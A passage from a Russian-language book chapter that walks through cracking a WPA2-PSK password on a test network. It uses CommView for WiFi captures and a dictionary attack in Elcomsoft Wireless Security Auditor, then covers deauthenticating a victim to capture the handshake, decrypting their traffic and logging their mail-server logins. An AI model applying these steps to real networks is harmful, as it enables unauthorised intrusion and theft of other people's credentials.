125883	ENC	DATA	74:EA:3A:E4:5A:C2	?	N/A	N/A	N/A	11:55.125	71	48	WPA: Can't decrypt	
127252	ENC	DATA	74:EA:3A:E4:5A:C2	?	N/A	N/A	N/A	12:00.104	70	36	WPA: Can't decrypt	
127012	ENC	DATA	74:EA:3A:E4:5A:C2	?	N/A	N/A	N/A	12:00.94	71	48	WPA: Can't decrypt	
127013	ENC	DATA	74:EA:3A:E4:5A:C2	?	N/A	N/A	N/A	12:00.94	70	48	WPA: Can't decrypt	
126989	ENC	DATA	74:EA:3A:E4:5A:C2	?	N/A	N/A	N/A	12:00.303	71	48	WPA: Can't decrypt	
127255	ENC	DATA	74:EA:3A:E4:5A:C2	?	N/A	N/A	N/A	12:00.104	70	36	WPA: Can't decrypt	
126805	ENC	DATA	74:EA:3A:E4:5A:C2	?	N/A	N/A	N/A	12:00.104	71	36	WPA: Can't decrypt	
126808	ENC	DATA	74:EA:3A:E4:5A:C2	?	N/A	N/A	N/A	12:00.104	70	36	WPA: Can't decrypt	
259201	ENC	DATA	74:EA:3A:E4:5A:C2	?	N/A	N/A	N/A	12:00.94	80	54	WPA: Can't decrypt	
259205	ENC	DATA	74:EA:3A:E4:5A:C2	?	N/A	N/A	N/A	12:00.15...	80	54	WPA: Can't decrypt	
259229	ENC	DATA	74:EA:3A:E4:5A:C2	?	N/A	N/A	N/A	12:00.94	81	54	WPA: Can't decrypt	
259211	ENC	DATA	74:EA:3A:E4:5A:C2	?	N/A	N/A	N/A	12:00.15...	81	54	WPA: Can't decrypt	
259218	ENC	DATA	74:EA:3A:E4:5A:C2	?	N/A	N/A	N/A	12:00.302	80	54	WPA: Can't decrypt	
259202	ENC	DATA	74:EA:3A:E4:5A:C2	?	N/A	N/A	N/A	12:00.303	80	54	WPA: Can't decrypt	
190138	ENC	DATA	74:EA:3A:E4:5A:C2	?	N/A	N/A	N/A	12:00.94	78	54	WPA: Can't decrypt	
191009	ENC	DATA	74:EA:3A:E4:5A:C2	?	N/A	N/A	N/A	12:00.15...	78	48	WPA: Can't decrypt	
191010	ENC	DATA	74:EA:3A:E4:5A:C2	?	N/A	N/A	N/A	12:00.15...	76	48	WPA: Can't decrypt	
190998	ENC	DATA	74:EA:3A:E4:5A:C2	?	N/A	N/A	N/A	12:00.94	75	48	WPA: Can't decrypt	
191132	ENC	DATA	74:EA:3A:E4:5A:C2	?	N/A	N/A	N/A	12:00.104	75	54	WPA: Can't decrypt	
190992	ENC	DATA	74:EA:3A:E4:5A:C2	?	N/A	N/A	N/A	12:00.106	78	48	WPA: Can't decrypt	
191006	ENC	DATA	74:EA:3A:E4:5A:C2	?	N/A	N/A	N/A	12:00.15...	76	48	WPA: Can't decrypt	
998937	ENC	DATA	74:EA:3A:E4:5A:C2	?	N/A	N/A	N/A	12:00.110	75	54	WPA: Can't decrypt	
198008	ENC	DATA	74:EA:3A:E4:5A:C2	?	N/A	N/A	N/A	12:00.94	78	54	WPA: Can't decrypt	
197951	ENC	DATA	74:EA:3A:E4:5A:C2	?	N/A	N/A	N/A	12:00.104	76	54	WPA: Can't decrypt	
999214	ENC	DATA	74:EA:3A:E4:5A:C2	?	N/A	N/A	N/A	12:00.110	75	54	WPA: Can't decrypt	
999458	ENC	DATA	74:EA:3A:E4:5A:C2	?	N/A	N/A	N/A	12:00.110	73	48	WPA: Can't decrypt	
998376	ENC	DATA	74:EA:3A:E4:5A:C2	?	N/A	N/A	N/A	12:00.110	75	54	WPA: Can't decrypt	
998262	ENC	DATA	74:EA:3A:E4:5A:C2	?	N/A	N/A	N/A	12:00.104	75	54	WPA: Can't decrypt	
0x0000	88 42 2C 00 20 B9 A5 2F-A8 76 74 EA 3A E4 5A C2	CB,aMIG/Eutk:n2B										
0x0010	74 EA 3A E4 5A C2 80 17-00 00 81 21 72 20 00 00	тк:n2BP...fif ..										
0x0020	00 00 8C F6 10 37 8A CD-F1 87 CD 02 D8 16 6D 7C	...Su.7:HeH.X.ml										
0x0030	4F B2 C1 6C 4E B9 8E F6-7E E1 08 02 41 B1 01	OIEINBx-B...mAd.										
0x0040	E7 2D B2 0B 2E AD F8 21-17 06 1D 23 8E D0 4A 83	a+...(-m)...#P2S										

Wireless Packet Info

Signal level: 75%

Signal level in dBm: -50

Noise level in dBm: -55

Rate: 54.0 Mbps

Рис. 5.10

Выгрузим полученный результат в формате, понятном большинству программ, применяемых для взлома беспроводных сетей. Для этого с помощью последовательности команд **Файл | Импорт log-файлов** выберем опцию **Формат tcpdump...** и присвоим итоговому файлу любое имя. С полученным в результате этой операции файлом мы и будем работать дальше.

Для обработки захваченных пакетов (в формате tcpdump) и проведения собственно самого взлома будем использовать программу Elcomsoft Wireless Security Auditor. Подгрузим в нее файл, полученный ранее, выбрав в меню **Файл** команду **Импортировать файл TCPDUMP** (рис. 5.11).

При загрузке файла, если все прошло удачно, мы увидим, что программа готова приступить к расшифровке именно нашей сети с SSID=TEST (рис. 5.12).

В диалоговом окне, появляющемся после выбора команд **Настройки | Опции атаки | Атака по словарю | Настройка мутации паролей**, оставляем все по умолчанию (рис. 5.13).




Рис. 5.11




Рис. 5.12




Рис. 5.13

Если бы мы использовали пароль "параноидальной сложности", то в ущерб скорости взлома пришлось бы установить регуляторы настроек в большее значение, сдвинув их правее.

Используя взлом по словарю, сейчас, в нашем конкретном случае, в меню подключения словарей мы пока не будем добавлять еще и словарь русских слов (который также прилагается к программе). Просто потому, что этот взлом тестовый, и нам доподлинно известно: в искомом значении пароля нет русских символов. Таким образом, мы сэкономим время, тем не менее, убедившись в работоспособности программы и эффективности методологии.

Наконец осуществляем долгожданную атаку (рис. 5.14).

Взлом произошел успешно (рис. 5.15).




Рис. 5.14

Интересно, что заветный пароль находится достаточно быстро, за 12 секунд. Причем обнаружен он на мутации слова 123, содержащегося в середине значения нашего пароля (обратите внимание на поле программы **Последний пароль**).

Попробуем убрать из словаря набор слов с цифрами 123 и снова запустим программу.

Взлом произойдет уже за более долгое время — 2 минуты 12 секунд, сработав на мутации уже символьного, а не цифрового пароля (рис. 5.16).

Делаем вывод: при подключении одновременно двух словарей, и русского и английского, установив достаточно значительные значения для мутаций (правда, в ущерб производительности), можно с большой степенью вероятности осуществить взлом не очень сложного пароля для WPA2-PSK.

Остается только упомянуть о том, как можно повысить скорость взлома! Сделать это просто, задействовав мощности видеокарты: комбинация клавиш <Ctrl>+<G>! Но это только при условии, что вам повезет и ваша видеокарта поддерживает технологию CUDA или технологию ATI Stream. Большинство




Рис. 5.15




Рис. 5.16

новых видеокарт имеет эти режимы. Эксперимент показывает, что для видеокарты, имеющей 1 Гбайт памяти, 336 процессоров, тактовую частоту 1620 МГц, скорость подбора при подключении одной видеокарты ориентировочно увеличится более чем в 10 раз. Средняя скорость возросла почти до 22 тыс. паролей, вместо 2 тыс., как было ранее (рис. 5.17 и 5.18).

Что произойдет при использовании одновременно четырех возможных видеокарт — не знаем, но, думается, будет здорово!




Рис. 5.17




Рис. 5.18

Итак, взлом WPA2-PSK все же возможен! Но с какими усилиями? Достаточно сказать, что оставляя уровень мутаций по умолчанию, и не используя возможности видеокарты, для полного перебора по двум словарям на компьютере средней мощности у вас уйдет не менее двух суток (двухъядерный 3-гиггерцевый Intel-процессор, 2 Мбайт оперативной памяти). Ориентировочные расчеты сделаны на этом примере — 50% одного словаря ≈ 12 часов, значит, на 2 словаря $12 \times 4 = 48$ часов (рис. 5.19).




Рис. 5.19

В случае применения видеокарты с характеристиками, указанными ранее, полный перебор по двум словарям займет примерно 5 часов.

И все же, когда пароль, наконец, получен, что дальше?.. Если цель злоумышленника была определенной, например получение почтового пароля пользователя взламываемой сети, то мы писали уже о том, как он может это сделать: использовать атаку ARP-spuffing. Но для этого необходимо подсоединиться к взломанной сети. А это уже прямое нарушение закона! Да и при непосредственном подключении опасность быть пойманным очень высока.

Тем не менее хакер, не подключаясь к роутеру, может (с какой-то ему одному известной целью) просто, например, читать "на лету" трафик жертвы. Да хотя

бы опять же с целью завладения почтовым паролем! Но, и здесь не все так просто! Как расшифровывать трафик "на лету"? Дело в том, что алгоритм шифрования WPA не так уж и прост, для дешифрации трафика недостаточно знания пароля. И все же это возможно. С этой целью программе CommView for WiFi нужно перехватить то мгновение, когда происходит первая фаза обмена ключами между роутером и компьютером жертвы (рукопожатие)! Любителей теории мы отошлем изучать протокол EAPOL, который применяется при аутентификации. Хакер же, даже не изучая теории, будет просто использовать во время атаки "модуль реассоциации" уже полюбившейся и нам программы CommView (рис. 5.20).




Рис. 5.20

Модуль посылает запрос на деаутентификацию от роутера. Это приводит к реассоциации компьютера жертвы и роутера. Процедура длится всего лишь доли секунд. Зато перехвачены EAPOL-пакеты, необходимые для дешифрации WPA-PSK.

Причем, в силу особенностей устройства протоколов TCP/IP жертва во время этой процедуры практически даже не заметит небольшого сбоя. По той причине, что на уровне работы приложений его (сбоя) просто не будет: потерянные пакеты повторятся, а замедление будет незначительным.

Ну, хорошо! Трафик перехватывается, расшифровывается, а как посмотреть пакеты в приемлемом для человеческого восприятия виде? Оказывается, и это можно. Для этих целей в программе предусмотрена команда **Декодировать как**. И далее выбирается протокол, который будет декодироваться (рис. 5.21).




Рис. 5.21

Пример реконструкции HTTP-пакета представлен на рис. 5.22.

Получается вполне читаемая страничка: видно название форума, читается ник...

Ну, а картинки тоже можно посмотреть, правда, отдельно.

В заключение разговора о взломе Wi-Fi-роутеров нельзя не упомянуть еще и о том, что кроме всего уже перечисленного программа CommView включает в себя большие возможности для автоматизации работ в диалоговом окне **Настройка предупреждения** (рис. 5.23), где можно настроить различные действия.




Рис. 5.22




Рис. 5.23

При умелой настройке хакер может, например, заставить программу начинать запись пакетов в протокол только в случае появления начала диалога при аутентификации и авторизации жертвы на почтовом сервере.

